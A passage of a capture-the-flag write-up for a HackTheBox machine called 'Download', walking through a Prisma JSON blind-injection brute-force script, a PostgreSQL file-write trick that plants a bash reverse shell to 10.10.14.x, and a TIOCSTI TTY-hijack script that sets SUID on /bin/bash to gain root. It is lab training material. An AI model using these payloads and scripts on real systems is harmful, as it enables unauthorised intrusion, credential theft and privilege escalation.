
Given these observations, it seems there might be an avenue to crack the hash by strategically constructing a user cookie signed through Cookie Monster. Additionally, since the application employs the Prisma client API, exploring injection possibilities within its nested JSON queries could provide further avenues for exploitation.

https://www.prisma.io/docs/concepts/components/prisma-client/working-with-fields/working-with-json-fields#advanced-example-update-a-nested-json-key-value

{"user":{"username":{"contains": "WESLEY"}, "password":{"startsWith":"a"}}}

Entered the following values to the request sent to /home/

Erel Regev




Tried one more time with a different letter, this time “f” and it was different.


The initial response had a length of 2174 characters, but the subsequent response differed in length. This suggests that our blind injection attempt may have been successful, and it indicates the potential for automation. Additionally, when testing with two characters, we achieved similar results, further supporting the viability of our approach.


```python
import string
import requests
import json
import requests
import subprocess

password = ''
chars = "abcdef0123456789" # Hashes only have these characters
test = ''

def generate(c):
    query = {"user":{"username":{"contains": "WESLEY"}, "password":{"startsWith":c}}}
    with open("cookie.json","w") as f:
        f.write(json.dumps(query))
    output = subprocess.check_output(["./cookie-monster.js", "-e", "-f", "cookie.json", "-k", "892987448971980241890248765134786581963451893675 4", "-n", "download_session"]).decode().replace("\n"," ")

    jwt = output.split("download_session=")[1]
    jwt = jwt.split(" ")[0]
    jwt = jwt.split("\x1b")[0]
    sig = output.split("download_session.sig=")[1]
    sig = sig.split("\x1b")[0]
    return jwt,sig

for i in range(32):
    for c in chars:
        test = password + c
        jwt, sig = generate(test)
        cookie = {"download_session": jwt, "download_session.sig": sig}
        r = requests.get('http://download.htb/home/', cookies=cookie, timeout=10)
        if len(r.text) != 2174:
            print(f"Found char: {c}")
            password += c
            print(password)
            break

print(password)
```

Erel Regev



I retrieved the hashed password using the script. Now it is possible to login via SSH:







Erel Regev

Privilege Escalation


I used an HTTP server once again to transfer relevant files for Linux System Enumeration such as pspy, LinEnum.sh and LinPEAS.sh:



Execution – linpeas.sh



There are many services for root, after some investigation I got to download-site.service and found a password:



Erel Regev

Login to the PostgreSQL server

```
wesley@download:~$ psql -h localhost -p 5432 -U download
Password for user download:
psql (12.15 (Ubuntu 12.15-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

download=>
```

Let's find out what privileges we have using the \du command:

```
wesley@download:~$ psql -h localhost -p 5432 -U download
Password for user download:
psql (12.15 (Ubuntu 12.15-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

download=> \du
                                   List of roles
 Role name |                         Attributes                         |        Member of
-----------+------------------------------------------------------------+-------------------------
 download  |                                                            | {pg_write_server_files}
 postgres  | Superuser, Create role, Create DB, Replication, Bypass RLS | {}

download=>
```

We have been granted the "pg_write_server_files" privilege, which allows us to write files on the server. However, the database itself doesn't contain valuable information. Our goal is to leverage this privilege to escalate our access to the "postgres" user.

With the ability to write files, I thought about creating a special file called a "SUID binary" with "/bin/bash" as its content. This would allow us to execute commands as the "postgres" user. Simply being able to write files as the "postgres" user isn't enough if we can't execute them in that context.

I also noticed that the system runs the command "su -l postgres" periodically, which means that certain files like ".bashrc" and ".profile" are executed when this command runs. These files are essential for setting up the environment when a user logs in.

Using our file-writing abilities, we can insert commands into the ".bash_profile" file. These commands would be executed whenever the "root" user logs in as "postgres." This is a clever way to gain execution privileges as the "postgres" user and potentially elevate our access on the system.

I executed the following query with a reverse shell payload:

COPY (SELECT CAST('bash -i >& /dev/tcp/10.10.14.4/8888 0>&1' AS TEXT)) TO '/var/lib/postgresql/.bash_profile';

```
download=> COPY (SELECT CAST('bash -i >& /dev/tcp/10.10.14.11/8888 0>&1' AS text)) TO '/var/lib/postgre
COPY 1
```

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 8888
listening on [any] 8888 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.226] 36078
postgres@download:~$ whoami
whoami
postgres
postgres@download:~$
```

Erel Regev

It appears that the shell session terminates quickly, likely because the connection is lost when the "root" user runs "su -l" once more. Nevertheless, it's confirmed that the method works.

The next step involves a "TTY hijack" to escalate privileges to "root." What's interesting here is that "su -l" is employed instead of a standard "su" command. By using the "w" command, we've ascertained that the "root" user is logged in and has its own TTY shell session.

In summary, it's a bit unusual that "su -l" is used, but this information is valuable for conducting a TTY hijack, which could allow for privilege escalation to the "root" user.

su hijack

exploit.py

```python
#!/usr/bin/env python3
import fcntl
import termios
import os
import sys
import signal
os.kill(os.getppid(), signal.SIGSTOP)
cmd = "chmod +s /bin/bash"
for char in cmd + '\n':
    fcntl.ioctl(0, termios.TIOCSTI, char)
```

The code pause the main process temporarily to sneak in some commands. First, it sends a "pause" signal to the parent process using os.kill(os.getppid(), signal.SIGSTOP). This creates a window to inject commands without any interruptions.

The real trick happens with fcntl.ioctl(0, termios.TIOCSTI, char). For each character in the command, this line practically types it into the script's terminal as if someone were physically pressing keys on the keyboard.

I moved it to the remote machine using wget.

Then, I sent the following:

```
wesley@download:/tmp$ psql -U download -h 127.0.0.1 -W download
Password:
psql (12.15 (Ubuntu 12.15-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

download=> COPY (select 'python3 /tmp/test.py') TO '/var/lib/postgresql/.bash_login';
COPY 1
download=> COPY (select 'python3 /tmp/test.py') TO '/var/lib/postgresql/.bashrc';
COPY 1
download=> COPY (select 'python3 /tmp/test.py') TO '/var/lib/postgresql/.profile';
COPY 1
download=> \q
```

Check if the file were written to postgresql directory:

Erel Regev

```
wesley@download:/tmp$ cd /var/lib/postgresql/
wesley@download:/var/lib/postgresql$ ls -lah
total 28K
drwxr-xr-x  3 postgres postgres 4.0K Nov 16 08:24 .
drwxr-xr-x 41 root     root     4.0K Jul 19 16:06 ..
drwxr-xr-x  3 postgres postgres 4.0K Apr 21  2023 12
-rw-------  1 postgres postgres    5 Nov 16 08:24 .bash_history
-rw-r--r--  1 postgres postgres   21 Nov 16 08:24 .bash_login
-rw-r--r--  1 postgres postgres   21 Nov 16 08:24 .bashrc
-rw-r--r--  1 postgres postgres   21 Nov 16 08:24 .profile
```

after a short period of time, check the SUID bit set on /bin/bash

```
wesley@download:/var/lib/postgresql$ cd /tmp
wesley@download:/tmp$ ls -lah /bin/bash
-rwsr-sr-x 1 root root 1.2M Apr 18  2022 /bin/bash
```

Execute /bin/bash while using -p for privileged mode and read the flag 😊

```
wesley@download:/tmp$ /bin/bash -p
bash-5.0# cat /root/root.txt
c                                                b
bash-5.0#
```